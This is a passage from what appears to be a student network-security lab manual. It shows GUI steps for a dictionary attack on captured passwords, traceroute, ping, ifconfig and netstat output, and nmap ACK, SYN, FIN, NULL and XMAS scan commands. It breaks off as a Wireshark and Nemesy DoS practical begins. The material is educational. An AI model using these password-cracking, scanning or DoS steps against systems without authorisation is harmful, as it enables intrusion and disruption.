
Step 6: Right click on last password and click on dictionary attack




Step 7 : Right Click on Dictionaries and select add to list.




Step 8: Select wordlist file and click on open



Step 9: Click on start and we get the following output.




Step 10: Click on exit.



Practical no. 3

Aim 3. Using TraceRoute, ping, ifconfig, netstat Command Analysis Network

Step 1: Type tracert command and type www.prestashop.com press “Enter”.




```
C:\>tracert www.prestashop.com

Tracing route to www.prestashop.com [91.240.109.42]
over a maximum of 30 hops:

  1     4 ms     2 ms     3 ms  192.168.0.1
  2   107 ms    39 ms    27 ms  dhcp-192-253-1.in2cable.com [203.192.253.1]
  3    31 ms    35 ms    33 ms  125.18.4.65
  4   142 ms   131 ms   132 ms  182.79.245.161
  5   128 ms   132 ms   126 ms  5.226.7.253
  6   146 ms   157 ms   158 ms  be1.er02.par02.jaguar-network.net [85.31.194.55]

  7   153 ms   153 ms   136 ms  cpe-et002957.cust.jaguar-network.net [31.172.233
.126]
  8   148 ms   157 ms   156 ms  cr0-ge-5-1-7-rdb.ALIONET.NET [77.72.89.102]
  9     *        *        *     Request timed out.
 10   160 ms     *      133 ms  ve111-po1-ar1-vbo.alionis.net [94.100.175.6]
 11   131 ms   133 ms   139 ms  fw.prestashop.com [94.100.173.4]
 12     *        *        *     Request timed out.
 13     *        *        *     Request timed out.
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
 16     *        *        *     Request timed out.
 17     *        *        *     Request timed out.
 18     *        *        *     Request timed out.
 19     *        *        *     Request timed out.
 20     *        *        *     Request timed out.
 21     *        *        *     Request timed out.
 22     *        *        *     Request timed out.
 23     *        *        *     Request timed out.
 24     *        *        *     Request timed out.
 25     *        *        *     Request timed out.
 26     *        *        *     Request timed out.
 27     *        *        *     Request timed out.
 28     *        *        *     Request timed out.
 29     *        *        *     Request timed out.
 30     *        *        *     Request timed out.

Trace complete.
```

Step 2: Ping all the IP addresses.

Step 3 : Ifconfig : open vmware->open virtual machine -> Ubuntu-> terminal→type ifconfig

```
susel:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:17:1B:27
          inet addr:192.168.208.133  Bcast:192.168.208.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe17:1b27/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:195 errors:0 dropped:0 overruns:0 frame:0
          TX packets:189 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:21313 (20.8 Kb)  TX bytes:16778 (16.3 Kb)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:18 errors:0 dropped:0 overruns:0 frame:0
          TX packets:18 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1060 (1.0 Kb)  TX bytes:1060 (1.0 Kb)
```

```
Administrator: C:\Windows\system32\cmd.exe

C:\>ping 91.240.109.42

Pinging 91.240.109.42 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 91.240.109.42:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),

C:\>ping 192.168.0.1

Pinging 192.168.0.1 with 32 bytes of data:
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255
Reply from 192.168.0.1: bytes=32 time=4ms TTL=255
Reply from 192.168.0.1: bytes=32 time=3ms TTL=255

Ping statistics for 192.168.0.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 3ms, Maximum = 4ms, Average = 3ms

C:\>ping 203.192.253.1

Pinging 203.192.253.1 with 32 bytes of data:
Reply from 203.192.253.1: bytes=32 time=26ms TTL=254
Reply from 203.192.253.1: bytes=32 time=38ms TTL=254
Reply from 203.192.253.1: bytes=32 time=6ms TTL=254
Reply from 203.192.253.1: bytes=32 time=12ms TTL=254

Ping statistics for 203.192.253.1:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 6ms, Maximum = 38ms, Average = 20ms

C:\>ping 125.18.4.65

Pinging 125.18.4.65 with 32 bytes of data:
Reply from 125.18.4.65: bytes=32 time=35ms TTL=62
Reply from 125.18.4.65: bytes=32 time=37ms TTL=62
Reply from 125.18.4.65: bytes=32 time=34ms TTL=62
Reply from 125.18.4.65: bytes=32 time=29ms TTL=62

Ping statistics for 125.18.4.65:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 29ms, Maximum = 37ms, Average = 33ms

C:\>_
```

Step 4 : Netstat


```
C:\Users\singh>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:1564         DESKTOP-923RK3N:1565   ESTABLISHED
  TCP    127.0.0.1:1565         DESKTOP-923RK3N:1564   ESTABLISHED
  TCP    127.0.0.1:25104        DESKTOP-923RK3N:25105  ESTABLISHED
  TCP    127.0.0.1:25105        DESKTOP-923RK3N:25104  ESTABLISHED
  TCP    127.0.0.1:25107        DESKTOP-923RK3N:25108  ESTABLISHED
  TCP    127.0.0.1:25108        DESKTOP-923RK3N:25107  ESTABLISHED
  TCP    127.0.0.1:25112        DESKTOP-923RK3N:25113  ESTABLISHED
  TCP    127.0.0.1:25113        DESKTOP-923RK3N:25112  ESTABLISHED
  TCP    127.0.0.1:25114        DESKTOP-923RK3N:25115  ESTABLISHED
  TCP    127.0.0.1:25115        DESKTOP-923RK3N:25114  ESTABLISHED
  TCP    192.168.0.57:24938     52.230.84.217:https    ESTABLISHED
  TCP    192.168.0.57:24978     162.254.196.84:27021   ESTABLISHED
  TCP    192.168.0.57:25052     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25072     test:https             TIME_WAIT
  TCP    192.168.0.57:25078     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25080     a23-56-165-111:https   ESTABLISHED
  TCP    192.168.0.57:25083     40.67.188.75:https     ESTABLISHED
  TCP    192.168.0.57:25099     13.107.21.200:https    ESTABLISHED
  TCP    192.168.0.57:25100     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25101     155:https              ESTABLISHED
  TCP    192.168.0.57:25103     103.56.230.154:http    ESTABLISHED
  TCP    192.168.0.57:25106     ns329092:http          SYN_SENT
  TCP    192.168.0.57:25109     ats1:https             ESTABLISHED
```

Practical No. 04

AIM : Using Nmap scanner to perform port scanning of various forms ACK, SYN, FIN, NULL, XMAS.


1. ACK -sA (TCP ACK scan): It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets,determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**



2. SYN (Stealth Scan)(-sS): SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**




3.FIN Scan (-sF) :Set just the TCP Fin bit.

Command: **nmap -sF scanme.nmap.org**


4. Null Scan (-sN): Does not set any bits (TCP flag header is 0).

Command: **nmap –sN –p22 scanme.nmap.org**



5. XMAS Scan (-sX): Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.


Command: **nmap -sX scanme.nmap.org**




Practical NO. 05

Aim: Network Traffic Capture with Wireshark and DoS Attack using Nemesy.


Step 1: Open WireShark.



